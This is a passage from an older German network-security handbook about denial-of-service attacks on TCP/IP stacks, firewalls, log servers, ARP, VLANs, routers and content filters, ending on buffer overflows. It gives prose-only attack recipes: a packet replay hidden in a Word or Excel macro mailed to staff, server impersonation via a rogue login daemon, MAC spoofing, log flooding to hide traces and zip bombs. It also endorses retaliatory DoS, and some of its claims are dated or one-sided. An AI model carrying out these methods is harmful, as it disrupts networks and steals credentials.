Um es nochmals klarzustellen: Diese Angriffe werden inzwischen von vielen Betriebssystemen, Routern und Firewalls erkannt. Probieren Sie diese Angriffe ausschließlich auf Servern in einem isolierten Netzwerk. Gerade Pakete, die fehlerhafte Prüfsummen generieren, bringen innerhalb einer Collision Domain viele TCP/IP Stacks von Arbeitsstationen oder insbesondere auch Netzwerkdruckern zum Absturz. Alle diese Pakete lassen sich z.B. auch mit der Broadcast Adresse 255.255.255.255 als Zieladresse oder mit Multicast - Adressen (224.255.255.255) generieren. Diese werden dann eventuell auch in benachbarte Netze übertragen, weil eventuell ein VLAN - Switch diese überträgt. Konfigurieren Sie Ihre Router im Intranet also stets so, daß die Broadcast Domains möglichst klein bleiben. Leider könnet es dann passieren, daß Windows NT PDC's und BDC's in großen Netzwerken nicht mehr korrekt funktionieren. Entweder man setzt dann in jeder Abteilung Firewalls ein, die einen eigenen TCP/IP Stack besitzen, oder man schafft NT Server im Unternehmen einfach ab.....(Man merkt sicher, daß ich Microsoft Liebhaber bin ...aus Schaden wird man klüger ...)

Ein weiteres Beispiel für einen möglichen Angriff auf z.B. die MS SQL 7.0 Datenbank in Backoffice wird in dem Kapitel backoffice beschrieben. Hier nun eine Darstellung, wie man Visual Basic für einen sogenannten **replay attack** verwenden kann.

Es gibt die Möglichkeit, über **Visual Basic Makro´s** in Winword oder Excel Angriffe auf Server im Intranet zu starten. Es ist klar, daß man in einem solchen Makro nicht PERL mit den **net::rawip** Erweiterungen unauffällig verstecken kann.

Man kann jedoch ein Netzwerk aufbauen, welches dieselben IP-Nummern besitzt, wie das zuvor mit Hilfe eines WWW-Server ausgekundschaftete Intranet des Unternehmens (Siehe z.B. http://www.little-idiot.de/cgi-bin/test.cgi). Danach werden die TCP/IP Pakete des Angriffs mit einem Sniffer aufgezeichnet. Dieser ist z.B. im Paket von **Darren Reed** enthalten. Damit kann man 1:1 die Pakete aufzeichnen, und für einen sogenannten **replay attack** sichern. Danach verpackt man die Pakete in die bekannten DATA Zeilen in Basic. Da ein Angriff auf einen TCP/IP Stack nur wenige entscheidende Bytes enthalten muß, kann dieses BASIC Makro sehr klein gehalten werden. Nun muß man dieses Makro nur noch in WINWORD oder EXCEL Paken, und einem Mitarbeiter der Firma zuschicken. Dieser liest das Winword Dokument, und im gleichen Moment stehen die Server im Unternehmen oder auch hunderte von Arbeitsstationen still.

DoS Angriffe auf Firewalls

Wenn man sich die Website http://www.netcraft.com/security/diary.html mit besonderem Augenmerk auf Firewall-1 einmal anschaut, dann wird einem eventuell klar, daß hier Legionen von hochbezahlten Security Consultants jahrelang trotz teurem Auditing keine Fehler bemerkt haben sollten !. Diese z.B. auf der Website http://www.securityfocus.com erwähnten, äußerst einfachen Angriffe (UDP Paket auf Port 0 fürt bei Solaris und Firewall-1 zu einem DoS!), sind jahrelang nicht bemerkt worden. Wenn man sich dabei vorstellt, daß jemand mit etwas Geduld und gespooften Paketen ein Unternehmen oder ein Warenhaus im Internet wochenlang oder monatelang vom Netz nehmen kann, ohne entdeckt zu werden, dann kann einem schon etwas mulmig werden.

DoS-Angriffe anderer Art

Themen

- DoS auf SHOP-Anbieter
- Kenntnisse über Betriebssysteme

Es gibt eine ganze Reihe weiterer Angriffe, die etwas mehr Erfahrung seitens des Angreifers erfordern, als die alleinige Anwendung einiger Skripte.

Beispiele findet man auf der Site http://www.securityfocus.com (Nachfolger von GEEK-GIRL.COM), wo z.B. ein DoS Attack auf NAI Gauntlet Firewall 5.0 beschrieben ist. Dies ist genau so ein Fall von kombinierten Paketen, wo ein IP-Paket in ein ICMP Paket verpackt wurde. Das Paket vom Typ ICMP 12 ist schon oben in der Liste erwähnt, allerdings nicht in Kombination mit einem darin eingepackten IP-Paket. Business is war - nach diesem Motto werden immer mehr ISP´s und SHOP-Anbieter Opfer von massiver DoS-Angriffen. Da das business to business Geschäft stark wächst, trifft es hier insbesondere den Großhändler oder ISP hart.

Während die DoS-Angriffe über den TCP/IP-Stack durch den Einsatz von leistungsfähiger Hardware und hochwertigen Firewalls recht zuverlässig abgewehrt werden können, so ist zur Abwehr der folgenden Angriffe erheblich mehr KNOW-HOW notwendig.

Hierzu sind interne Informationen über das zu schützende Serverbetriebssystem notwendig, um entsprechendes **fine tuning** vornehmen zu können. Genaue Kenntnisse über Timeout-Verhalten, TCP/IP-Stack, RAM-Verbrauch, Bandbreite u.s.w. erst erlauben es, einen Server zuverlässig zu betreiben.

Überlastung eines Servers hinter einer Firewall

Themen

- Begrenzungen der Zahl von FTP/POP3 Verbindungen
- Zu lange Timeouts
- Abstimmung von Betriebssystem und Firewall
- mission critical Systeme
- Einsatz von BSD - UNIX bei großen Providern

Fast alle Betriebssysteme lassen sich mit massiven "echten" Verbindungsanforderungen an den Rand der

Leistungsfähigkeit bringen. Beispielsweise kann man mit wenigen Hundert FTP- oder POP3/IMAP4-Verbindungen einen Server ans Swappen bringen. Die Antwortzeiten steigen schnell an, und nach ein paar Minuten ist der Server in einem Zustand, daß er neu gebootet werden muß.

Es ist also gerade bei **mission critical** Systemen wichtig, daß RAM-Verbrauch je offener TCP/IP-Verbindung und Prozeß auf das zur Verfügung stehende RAM abgestimmt wird. Einzelne Dienste müssen in ihrer Zahl begrenzt werden. In vielen Fällen sind auch die Timeout-Zeiten, z.B bei abgebrochenen FTP-Verbindungen, zu lang, sodaß vom TCP/IP-Stack unnötig RAM verbraucht wird.

Die maximale Zahl der »halboffenen« Verbindungen muß angepaßt werden, und zwar im Kernel des Servers und der Firewall. Gerade bei mission critical Systemen ist es unerläßlich, daß man genaue Kenntnisse über timeout Zeiten, RAM-Verbrauch, maximale Zahl der Verbindungen u.s.w. der Firewall und des Servers hat.

Aus diesem Grund werden große Server ausschließlich mit FreeBSD oder NetBSD betrieben. (www.cdrom.com, www.yahoo.com, www.lycos.com, www.netscape.com, www.tucows.com und viele weitere....). Deren Last liegt bei ca. 200 GByte am Tag und bei durchschnittlich 3500 simultanen Verbindungen, zumeist File-Downloads.

Fluten des Logservers einer Firewall

Themen

- Explosion der Datenmengen bei Angriffen
- Random attacks und Log Strategien
- Log Rotation
- Vernichtung von Spuren
- Größe von Festplatten

Firewalls erzeugen in manchen Fällen erhebliche Mengen an Logfiles, besonders dann, wenn gegen irgendeine Regel verstoßen wird.

So kann ein Angreifer mit ganz wenigen Paketen über eine langsame Anbindung, z.B. ISDN einen Datenstrom von der Firewall zum Logserver hin erzeugen, der nahe der Belastungsgrenze einer Ethernet-Anbindung liegt. Der Multiplikator kann bis zum ca. 200 - fachen der Bandbreite des Angriffspaketes betragen, also bei ISDN (8 KByte) kann ein Angriff für einen Bandbreite von bis zu 1.6 MByte pro Sekunde zwischen Firewall und Logserver sorgen, wenn nicht besondere Maßnahmen ergriffen werden.

Findige Firewall - Hersteller haben daher intelligente Mechanismen eingebaut, die z.B. Mehrfachmeldungen eines oder mehrerer Verstöße nur noch einmal aufzeichnen. Angreifer kennen natürlich die Log-Strategien fast aller Hersteller und sind so in der Lage, mit RANDOM-Angriffen verschiedenster Art eine Firewall und/oder deren Logserver an den Rand der Leistungsfähigkeit zu bringen. Bei 2 Mbit+ Internet-Anbindungen ist die Menge der Log-Einträge sicher das größte Problem von allen.

Viele Hersteller behelfen sich durch Log - Rotation, d.h ein Angriff wird immer mitgeschnitten und, falls die Festplatten voll sind, wird von vorne angefangen. Für einen Angreifer bedeutet dies aber, daß er ohne Gefahr entdeckt zu werden, beliebige Angriffe starten kann. Er weiß, daß er nach den Angriffen den Logserver wieder überschwemmen kann. Die wahren Dokumente seiner Untaten verschwinden dann unter belanglosen Meldungen. Massive Angriffe müssen daher unbedingt mit proaktiven counter intelligence Maßnahmen bekämpft werden, und zwar hin bis zu einem DoS-Angriff, der von der Firewall selber gegen den Host des Angreifers ausgeführt wird. Die Größe derjenigen Platte, die die LOG-Files speichert, sollte ein vielfaches derjenigen Größe betragen, die ein bis zu 72 Stunden lang dauernder Beschuß mit bekannten Toolkits verbraucht.

Nur eine einzige kommerzielle Firewall verhält sich im Fall, daß kein freier Speicherplatz mehr zur Verfügung steht, korrekt und sperrt alle Interfaces - DEC Firewall. Für einen ISP ist das aber sicher nicht die korrekte Lösung.

DoS und Filter in Firewall

Themen

- Filter auf Anwendungsebene
- Programmierung von Filtern
- Analyse von Angriffen
- Längenbegrenzungen
- Support von Firewall - Herstellern
- Filter im Eigenbau

PROXY-Filter, die auf Anwendungsebene filtern, sollten nicht Bestandteil der Firewall sein. Das hat mehrere Gründe.

Filter erfordern einen hohen Aufwand an CPU Leistung und können außerdem WWW , FTP, SMTP und SQL Server meist nicht vor buffer overflow Angriffen schützen. Hierzu muß man in Kenntnis der genauen Sicherheitslücken auf dem Zielserver sein, um einen wirksamen Filter programmieren zu können. Kennt man diese aber, so ist es sicher einfacher und sinnvoller, diese auf dem Zielserver selber zu korrigieren, ein Filter ist dann nicht mehr notwendig.

Für den Betrieb von mission critical Systemen ist es notwendig, Fehler schnell analysieren und korrigieren zu können. Wer zum Schutz vor DoS-Angriffen seines Betriebssystems erst auf die angepaßten Filter des Firewallherstellers warten muß, riskiert, daß wochenlang der Server immer wieder von Angreifern stillgelegt wird. Falls der Quellcode des Betriebssystems nicht vorliegt, ist es dann notwendig, separate Filter in den Datenstrom zu integrieren.

Da Filter selber ebenfalls Ziele von buffer overflows sein können, sollten diese immer auf einer dedizierten Hardware laufen, und von zwei Firewalls gesichert werden.

Leider vergessen die Hersteller von Firewalls immer wieder, zu betonen, daß ihre Firewalls nicht Schutz gegen Fehler auf Anwendungsebene (application level) von Serverbetriebssystemen sein können. Sie besitzen zwar Filter, um bestimmte Befehle z.B. in FTP-Servern (remote site exec) zu sperren, weil diese in der Vergangenheit immer wieder zu Problemen unter UNIX geführt haben, können jedoch dann mögliche buffer overflows bei der Parameterübergabe an die übrigen Befehle nicht verhindern. Sie behelfen sich daher mit einer pauschalen Längenbegrenzung für übergebene Parameter, die aber meist so groß gewählt wurde, daß in der Praxis keine Probleme mit Datenbanken u.s.w. gibt. Da buffer overflows recht kurz sein können, ist diese Filterung kein Garant. Firewalls, insbesondere SPF´s sind vor ihrer Architektur her nicht dafür geeignet, Fehler in Betriebssystemen vor Angreifern abzuschirmen, obwohl sie es nach entsprechender Programmierung (mit Hilfe einer leistungsfähigen Programmiersprache) können. Für Firewall-1 z.B. lassen sich diese Filter nachrüsten, sie müssen aber teuer bezahlt werden, stammen aber alle aus der knowledge base für Händler von Checkpoint in Israel. Preisverleiche lohnen sich daher.

Neuentdeckte Fehler in Betriebsystemen hinter einer Firewall (z.B. Windows NT 4.0 und IIS WWW-Server) müssen erst auch bei dem Hersteller der Firewalls erkannt und in Filter einprogrammiert werden. Bis dann ein Update erfolgen kann, ist mitunter mindestens eine Woche vergangen. Für Betreiber von mission critical Systemen ist diese Zeit viel zu lange.

Mit Hilfe der Werkzeuge von Darren Reed (IPFILTER) gelingt es binnen weniger Stunden, den Fehler mitzuprotokollieren und zu analysieren. Die Programmierung eines Filters, z.B. mit PERL ist dann nur noch eine Aufgabe der Anpassung bestehender Filter. Wer mehr bedarf an Lösung dieser Probleme hat, sollte sich das Modul Net::RAWIP für PERL und FreeBSD anschauen. Genial einfach und - kostenlos!

Feindliche Übernahme von benachbarten Servern

Themen

- Stilllegung des Targets (DoS)
- MAC spoofing
- Überwachung von Netzen

Kleinere Provider haben Kundenserver auf einer "collision domain" gemeinsam angeschlossen. Ist ein speziell ins Auge

gefaßter Server bei diesem Provider nicht verletzlich, so benutzt ein Angreifer weitere Tricks.

Häufig findet sich dort zumindest ein Server, der verletzbar ist, oder es ist möglich, nach Absprache mit dem Provider für einige Tage "probeweise" dort einen Server aufzustellen.

Mit Hilfe dieses Servers läßt sich dann ein mit dem Zielserver identischer Server aufbauen, der dann über ständige DoS-Angriffe den Ur-Server stilllegt, und somit seinen Platz übernehmen kann. Es dauert nur wenige Tage oder Stunden, bis der Systemadministrator versucht, sich einzuloggen. Über einen präparierten Login-Dämon, der jedes Paßwort erlaubt, bemerkt der Systemadministrator nicht, daß er in Wirklichkeit auf einem fremden Server eingeloggt ist. Da das "echte" Paßwort nun verloren ist, kann der Probeserver nun wieder abgebaut werden. Selbstverständlich reicht auch ein einfaches "sniffen" auf einem der Ports für die Fernwartung.

Etwas schwieriger wird es, wenn der Provider einen Switch oder "switching hub" aufgestellt hat, und somit Kundenserver voneinander trennt. Ein Mitprotokollieren von Paßworten für Netzwerkserver ist dann nicht mehr möglich.

Trickreicher ist dann das sogenannte "mac spoofing" (Siehe oben) Hierbei erfolgt ein DoS-Angriff auf das Target und eine Übernahme der MAC-Adresse durch den benachbarten Server. Der Switch behält normalerweise 3 Informationen über einen Server, dessen IP - Nummer, dessen MAC-Nummer und den Port, an dem das Netzwerkkabel eingesteckt ist. Nach dem Angriff bemerkt der Switch nur, daß IP - Nummer und MAC-Adresse auf einen anderen Port gewechselt haben - von nun an kann man fleißig Paßworte mitprotokollieren, mit denen der Angreifer später in den Zielserver hineinschauen kann.

Die bei Povidern eingesetzte "ping" Überwachung, die dem Systemadministrator meldet, ob ein Server evtl. abgestürzt ist, kann einen solchen Angriff nicht bemerken. Auch Kontrollen auf MAC-Ebene können diese Art von Angriff nicht zuverlässig entdecken. Seriöse Provider setzen Switching-Router ein, auch wenn dies erheblich mehr Aufwand kostet, als ein Switch. (Tip: LINUX-Firewall-Router mit 4xNetzwerkkarten pro PCI-Slot = 16 Port-Firewall-Router) Ohne diesen Aufwand sollte ein seriöser Anbieter von Einkaufs-Shop's mit Zertifikat und Verschlüsselung niemals ans Netz gehen.

DoS ARP-Angriffe

Themen

- Statische ARP-Tabellen
- Umlenkung des Datenverkehrs von Logservern
- Fluten von ARP-Caches
- Neighbour Discovery statt ARPD

Es ist möglich, daß eine Maschine ARP-Antworten fälscht, um so den Datenverkehr auf sich selbst umzulenken. Dadurch kann diese Maschine sich für einen anderen Host ausgeben oder Datenströme selbst modifizieren. Insofern ist ARP nur sicher, solange ausschließlich vertrauenswürdige Maschinen auf dem lokalen Datennetz senden können.

Um solche Attacken zu vereiteln, können zum Beispiel ARP-Tabellen fixiert und das automatische Ablaufen von ARP unterbunden werden. Ist ein Anfreifer erst einmal in ein Unternehmen vorgedrungen, so gilt es schnellstmöglich den Logserver außer Betrieb zu setzen. Er wird mit Sicherheit zuerst durch ARP-Manipulationen den Log-Server oder die Firewall dazu bringen, seine Logfiles nicht mehr an den ursprünglichen Logserver zu versenden, sondern z.B. an sich selber, einen Server im Internet, oder irgendeinen anderen Server im Netz. In diesem Falle würden wichtige Informationen, z.B. über Einbrüche nicht an einen LOG-Server oder E-Mail-Server, sondern an sich selber gesendet, wenn der ARP-Cache der Firewall diese Manipulation (2 IP - Nummern, 2 MAC Adressen) nicht erkennt.

Das ist leider noch bei vielen Betriebssystemen, die Router oder Firewalls tragen, der Fall. Auf diese Art und Weise werden besonders wichtige Server eines Unternehmens stillgelegt, ohne auch nur die geringsten Zugriffberechtigungen auf diesem Server gehabt zu haben. Insbesondere bei Windows NT 4.0 ist der Befehl "arp" zwar vorhanden und dokumentiert, jedoch nicht im Betriebssystem korrekt implementiert. Es ist also schon allein aus diesem Grunde nicht egal, auf welchem Betriebsystem eine Firewall installiert ist.

Server sollten stets mit statischen ARP-Tabellen (siehe bootpd) gefüttert werden, die durch einen separaten ARP-Cache Dämon ergänzt werden. Insbesondere in großen Netzwerken sind dauernde ARP-Broadcasts des Servers nicht nur eine erhebliche Netzwerkbelastung, sondern auch ein Sicherheitsproblem auf der Hardware-Ebene der Netzwerkkarten.

Server und Firewallbetriebssysteme sollten nur mit Netzwerkkarten ausgerüstet werden, bei denen die Hardwareadresse nicht verändert werden kann. Leider sind auch manche ARP-Caches flutbar, sodaß dieses evtl. auch einen ARP-Dämon für einen DoS-Angriff anfällig macht.

Generell sollten in Unternehmensnetzwerken Netzwerkkarten mit großem ARP-Cache eingesetzt werden, es entlastet das Netzwerk erheblich durch weniger ARP-Broadcasts.

Wissend, daß MAC-Adressen, ARP-Caches und IP - Nummern gespooft werden können, sollten in größeren Unternehmensnetzwerken generell Router, Firewall-Router oder Level 3/4 Switches zum Einsatz kommen. Dieses ermöglicht darüber hinaus noch eine Komplettüberwachung über den Datenverkehr und erschwert die Industriespionage, bzw. verhindert diese wirksam. Daher soll ARP durch neighbour discovery - ein neues Protokoll basierend auf ICMP - ersetzt werden.

Alternativ sollte man mit statischen ARP-Tabellen arbeiten (ARPD), was natürlich einen erhöhten Pflegeaufwand bedeutet.

DoS über VLAN´s hinweg

VLAN´s werden gerne in größeren Unternehmen eingesetzt, um verschiedene Abteilungen voneinander abzutrennen. Hierzu werden oft Switches eingesetzt, die dann die einzelnen Netzwerkstränge durch VLAN´s logisch voneinander trennen. Jeder Netzwerkstrang erhält dann seine eigene Netzwerkadresse. Die Arbeitsstationen im einem VLAN können mit denjenigen anderer VLAN´s gewöhnlich nicht mehr kommunizieren. VLAN´s bilden eine Broadcast Domain, sodaß alle Broadcasts an Arbeitsstationen im VLAN nicht in andere VLAN´s übermittelt werden. Hierzu erhält im Prinzip jeder Netzwerkstrang seine eigene Gateway-Adresse vom Switch zugeteilt, so, als ob hier der Switch als Router arbeiten würde. Leider gibt es hier ein größeres Problem. Gespoofte Pakete, also Pakete mit vorgetäuschter Adresse aus einem anderen VLAN lassen sich immer noch an Hosts in anderen Netzwerken senden. Auch wenn von dort keine Antwortpakete zurückkommen, ist immer noch ein DoS Angriff auf den TCP/IP Stack von Hosts möglich. Da der Switch über einen eigenen TCP/IP Stack verfügt, sind viele der TCP/IP DoS Angriffe auf den Stack des Switches möglich.

Dos-Angriffe über Router-Manipulationen

Themen

- Source routing
- Mißbrauch von Servern für Routing
- RIP session hijacking
- Sniffen des SMNP community strings

Ist ein Angreifer mit einem trojanischen Pferd erst einmal in ein Netzwerk vorgedrungen, hat er großes Interesse, nicht nur den unmittelbaren Netzwerkverkehr, sondern auch den Verkehr in anderen Subnetzen des Unternehmens abzuhören.

Nichts liegt also näher, z.B. ein geeignetes Werkzeug (UNIX/NT) als Filter und Router gleichzeitig zu gebrauchen. Dazu muß er die dynamischen Einträge von Routern im Unternehmen so manipulieren, daß diese sämtliche Pakete über den UNIX/NT-Server schicken(MITM-Problem). Diese Pakete kann er dann nach Paßworten durchsuchen und hat nach kurzer Zeit mit hoher Wahrscheinlichkeit Zugang zu weiten Bereichen des Unternehmens. Es gibt eine Reihe von Möglichkeiten, Standardmechanismen des Routings anzugreifen.

Am einfachsten ist, die Option zur freien Senderwegwahl von IP - loose source route - zu nutzen. Der Initiator einer TCP-Verbindung kann damit eine explizite Route zum Ziel angeben und den üblichen automatischen Routing-Vorgang umgehen. Die einfachste Verteidigung gegen einen solchen Angriff ist, Pakete mit Loose-Source-Route-Option abzuweisen.

Der Rückweg einer Route ist aus Sicherheitssicht besonders wichtig. Kann nämlich ein Angreifer die Routing-Strategien unterwandern, so kann er sich dem angegriffenen Host gegenüber als ein vertrauenswürdiges System ausgeben. In diesem Fall versagen Authentisierungsmechanismen, die sich allein auf die Verifikation von Quelladressen verlassen.

Da RIP als Informationsträger UDP verwendet, ist es recht einfach, gefälschte RIP-Nachrichten ins Netz einzuschleusen. Befindet sich der Host des Angreifers näher am Ziel als das Quellsystem, so kann er den Datenverkehr leicht umlenken.

Ein weiteres Problem ist die Fernwartung via SMNP V1 und V2. Eine Authentisierung in SNMP erfolgt über das sogenannte Communitiy-Konzept. Eine Community ist eine Menge von Managern, die auf einen gegebenen Agenten in gleicher Weise zugreifen dürfen. Die Community hat einen Namen (community string), der gleichzeitig als Paßwort dient und bei allen Operationen angegeben werden muß. Alle Manager, die zu einer Community gehören, verwenden denselben community string. Dabei läuft dieser ungeschützt übers Netz. Kann also ein Angreifer den community string abhören, so kann er sich als Manager ausgeben und z.B. Router zu seinen Gunsten konfigurieren. Router sollten so konfiguriert werden, daß sie wissen, welche Routen auftauchen dürfen (statisches Routen).

RIP ist ein Dienst auf Basis von UDP. RIP-Server überwachen Port 520 auf Broadcasts anderer Server und Anfragen von Clients. RIP-Server senden ihre Broadcasts gewöhnlich auf Port 520. Es sollten also Subnetze in größeren Unternehmen nicht nur durch Router, sondern besser durch Firewalls abgesichert werden, da UDP als verbindungsloses Protokoll einem »hijacking« Angriff nicht standhält. Mit FreeBSD/LINUX läßt sich eine solches System billig aufbauen (ARPD, IPFW, ROUTED). Der Einsatz von OSPF ist zwar über eine Paßwortauthentifizierung abgesichert, aber auch diese lassen sich "ersniffen", genauso wie der community string in SMNP, oder dem Telnet-Paßwort.

Router sollten alle via WWW-Browser mit SSL-Verschlüsselung administrierbar sein. Man sollte die Wichtigkeit der Sicherheit und Nichtmanipulierbarkeit von Routern niemals unterschätzen, sie bilden das Rückgrat sämtlicher Kommunikationswege im Unternehmen. Da inzwischen frei verfügbare Angriffswerkzeuge im Internet existieren, sollte man auch die Gefahr eines DoS-Angriffs durch interne Mitarbeiter berücksichtigen. Schließlich kann die "Umprogrammierung" eines Routers im Unternehmen einem Angreifer sämtliche Paßworte der Server eines anderen Unternehmenszweiges in die Hände spielen.

DoS-Angriffe gegen Filter Techniken

Themen

- Gefahren von JAVA/Active-X/Viren
- Fluten von Filtern mit ZIP-Files
- magic bytecodes und Abstürze von Filtern
- Deaktivierung von Filtern
- Irreführung von Systemadministratoren

In jüngster Zeit werden Firewalls mit Filtern gegen Active-X und JAVA sowie gegen Viren ausgeliefert. Über die Gefahren findet sich ein guter Beitrag beim http://www.bsi.bund.de

Einige dieser Filter sortieren alles aus, andere Prüfen in einer Sicherheitsumgebung anhand einiger Kriterien, ob ein solches Programm gefährlich ist, und geben es erst dann frei. Diese Filter existieren sowohl für Firewalls als auch für den Desktop-Rechner. Abgesehen davon, daß diese nachweislich nachlässig prüfen und somit nicht zu empfehlen sind, stellen diese Filter für Angreifer aus besonderem Grunde kein Hindernis dar.

Es existieren Bytecodes, die einen solchen Filter unweigerlich zum Absturz bringen (ähnlich Intel f00fC7C8).

Sie überlasten z.B. bei der Überprüfung eines 500KByte großen ZIP-Files, welches beim Extrahieren auf das Tausendfache anwächst, das System. Spätestens nach dem X-ten Male muß sich der Systemadministrator entscheiden, ob er für unbestimmte Zeit das Unternehmen vom Internet abtrennt, oder ob er das Risiko eingeht, diese Filter abzuschalten.

Angesichts dringender Geschäftsinteressen und unter Druck wird er wohl kaum den Internet-Anschluß stillegen, sondern eher den Filter deaktivieren.

Gerade unter NT fangen viele Systembetreuer bei Fehlfunktionen hektisch an, umzukonfigurieren und immer wieder neu zu booten. Das verschafft dem Angreifer zumindest ein paar Tage Zeit, weitere Hürden in Angriff zu nehmen. Genau hierin liegt der Unterschied zwischen UNIX und NT. Wenn unter UNIX Programme abstürzen, dann ist es definitiv die Hardware. Bei dem Einsatz von NT ist keine genaue und schnelle Diagnose möglich, da einfach in der Vergangenheit zu

viele Fehler auftraten und Microsoft die Quellcodes geheimhält. Jede Art von Filter ist ein weiteres Stück Software, welches anfällig gegen DoS-Angriffe ist. Die Logik einiger Sicherheitsfilter iche Software, die erwiesenermaßen fehlerhaft arbeitet, in ein sicheres System verwandeln kann..... Das zeigen auch unabhängige Untersuchungen. Während z.B. die IBM AS/400 nur 5 Stunden Downzeit/Jahr hat, wurde NT mit über 250 Stunden unplanmäßiger Downzeit angegeben.

Ergänzung: TCP/IP-Stacks und Timing

Themen

- Funktionsweise des TCP/IP- Stacks
- Probleme bei HiSpeed Netzwerken
- Modernes Design bei BSD 4.4 Kerneln
- Spezielle Anforderungen im Internet
- Probleme bei Mehrprozessorsystemen
- Vergleich von UNIX, OS/2 und NT

Ein TCP/IP-Stack hat nicht nur alle die Kombinationen legaler und illegaler TCP/IP-Pakete und Flags zu erkennen, und diese an die Betriebssystem-Dienstprogramme zu übergeben, sondern auch o.g. Angriffe abzuwehren. Durch die unglaublich hohe Zahl an Kombinationsmöglichkeiten sind zahlreiche Fallunterscheidungen notwendig. Zweideutigkeiten und eine mögliche Überlagerung verschiedenster Pakete erschweren die korrekte Analyse des Inhaltes der Pakete.

Zusätzliche Forderungen nach Echtzeitverhalten bei Übertragungsraten von 10/100/1000 MBit stehen im Gegensatz zu den Anforderungen im Internet. Es müssen hier auch noch langsam eintreffende, fragmentierte Pakete im Stack solange zwischengelagert werden, bis diese reassembliert werden können. Gleichzeitig müssen aber auch schnell eintreffende Pakete verarbeitet, übergeben und beantwortet werden (fast retransmit, slow start, congestion avoidance, fast recovery (RFC 2001,813, 896)slow start-Mechanismus).

Moderne Kernel führen zusätzliche Statistiken über die Latenzzeiten zu bestehenden IP-Verbindungen (RTT), und regeln so differenziert die Zeiten der maximalen Verweildauer von TCP/IP-Paketen im Stack.

Ohne Differenzierung würden entweder langsame Verbindungen verworfen, oder der Kernel gegen DoS-Angriffe verletzbar werden. Der BSD 4.4 TCP/IP-Stack (BSD UNIX, OS/2) ist ein Garant für hohe Serverleistung, z.B. für "mission critical" Aufgaben im Internet, wo höchst unterschiedliche Bandbreiten auf einmal auftreten. BSD Stacks wurden in der Reihenfolge ihrer fortschreitenden Entwicklung mit "Tahoe", "Reno" und "Vegas" bezeichnet. Bei Geschwindigkeitstest der einzelnen Betriebssysteme werden immer wieder mit Hilfe von Benchmarks auf WWW-Server die Geschwindigkeit von Serverbetriebssystemen und deren WWW-Servern getestet. Windows NT 4.0 erreichte hier überdurchschnittliche Werte bei den Antwortzeiten, fiel jedoch durch eine hohe Fehlerrate auf, OS/2 Warp glänzte mit konstanten, jedoch langsameren Responsezeiten, lieferte die Daten aber auch ohne jeden Fehler aus.

Die im Labor ermittelten Werte lassen sich jedoch keinesfalls mit den realen Anforderungen im Internet oder Unternehmensnetzwerk vergleichen.

In der Praxis ist OS/2 um ein vielfaches stabiler und schneller, als NT 4.0, welches die unerfreuliche Eigenschaft hat, ab ca. 30 simultanen Verbindungen völlig einzubrechen.

OS/2, SUN Solaris, FreeBSD, NetBSD, BSDI und OpenBSD besitzen zuverlässige, moderne TCP/IP-Stacks, die den unterschiedlichen Anforderungen besonders im Internet und großen Unternehmen besser gerecht werden.

Umfangreiche Tuning - Möglichkeiten ergänzen diese positiven Eigenschaften. Für die Auswahl von Betriebssystemen für Firewalls ergeben sich folgende Konsequenzen: Für Firewalls mit vollständig eigenem TCP/IP-Stack ist die Wahl des Betriebssystems egal, da es nur als Administrationswerkzeug und Fileserver für die Log-Einträge dient.

Firewalls mit teilweisem oder ohne eigenen TCP/IP-Stack sollten vorzugsweise auf UNIX mit BSD 4.4 oder SUN Solaris installiert werden.

Für Hochleistungs-Firewalls mit mehreren Prozessoren und GBit oder ATM Karten sollte berücksichtigt werden, daß das

Timing-Verhalten bei schon 100 MBit Übertragungsrate durch die Parallelisierung der Threads des TCP/IP-Stacks erhebliche Probleme mit sich bringen kann. So passiert es häufig, daß Systeme mit mehreren Prozessoren und Interfaces weitaus störungsanfälliger sind, als Server mit bewährten 10 MBit Interfaces und einem Prozessor (Beispiel: SUN ATM, Windows NT). Für mission critical Firewalls sind Einprozessorsysteme die bessere Wahl. Insgesamt kenne ich kein System, welches als Mehrprozessorsystem ähnlich stabil wäre. Wenn überhaupt, dann könnte man Solaris und OS/2 als stabil und schnell bezeichnen, NT mit mehreren Prozessoren ist eine Katastrophe. Viele Patches, die DoS Angriffe auf Einprozessorsysteme verhindern, funktionieren nicht auf Mehrprozessorsystemen. Der Grund liegt in der Verwaltung des TCP/IP Stacks mit vielen Threads, was zu ungeheuren programmiertechnischen Schwierigkeiten führt. Daher sind viele TCP/IP Stacks nicht mehrprozessorfähig, auch wenn die Werbung behauptet, das ganze Betriebssystem wäre für mehrere Prozessoren ausgelegt. Diese Schwierigkeiten wurden z.B. unter hoher Last bei Solaris/NT mit ATM Karten an der Universität zu Köln von Axel Clauberg festgestellt und veröffentlicht.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

23.3 Buffer overflow Angriffe

Themen

- Ziele von Angreifern
- Ursachen von buffer overflows
- Funktionsweise
- Security Scanner
- Updates gegen buffer overflows

Buffer overflows gehören mit zu den gefährlichsten Angriffen überhaupt. Betroffen sind vornehmlich Internet-Server (WWW), DIAL-IN Router, PROXY-Caches, Newsserver, Mailserver, FAX-Server, SQL-Server, SSL-Server und viele Sicherheitsprogramme, wie z.B. PPTP, SSH.... Zunehmend benutzen Angreifer buffer overflows auf Angriffe von Servern in Unternehmen.

Grund sind mangelhafte Längenabfragen bei den an ein Programm übergebenen Daten. Hat ein Programm eine bestimmte Anzahl von Bytes für z.B. die Annahme eines Paßwortes oder einer URL (http://www.xyz.de/index.asp?Name=text.....) reserviert, so führt die Übergabe eines überlangen Strings zu einer Schutzverletzung in der Speicherverwaltung des Servers/Clients. Ein Angreifer übergibt dann als String Daten, die mit **NOP** Befehlen (No Operation) beginnen, und danach ein paar Byte zum Aufruf eines Programms (z.B format c:) enthalten. Dieser String überschreibt dann im Speicher andere Programmteile, die dann evtl. nicht mehr funktionieren. Da ein Server jedoch gewöhnlich viele unwichtige Programmroutinen im RAM hält, die wenig oder nie gebraucht werden, fällt dieser Angriff zunächst nicht auf. Irgendwann springt der IP (Instruction Pointer) eines Programms in diejenige Routine, die von dem buffer overflow überschrieben wurde. Da die genaue Adresse meist unbekannt ist, wurden mit einigen hundert oder tausend NOP dafür gesorgt, daß der IP an jeder Adresse einspringen kann. Danach trifft er unweigerlich auf das eingeschleuste Programm und führt es aus.

Im Internet finden sich hunderte von vorgefertigten Programmen, auch »exploits« genannt, die diese Fehler in Betriebssystemen ausnutzen. Security Scanner fragen auf dem Betriebssystem Versionsnummern ab und warnen, falls ein Problem bekanntgeworden ist.

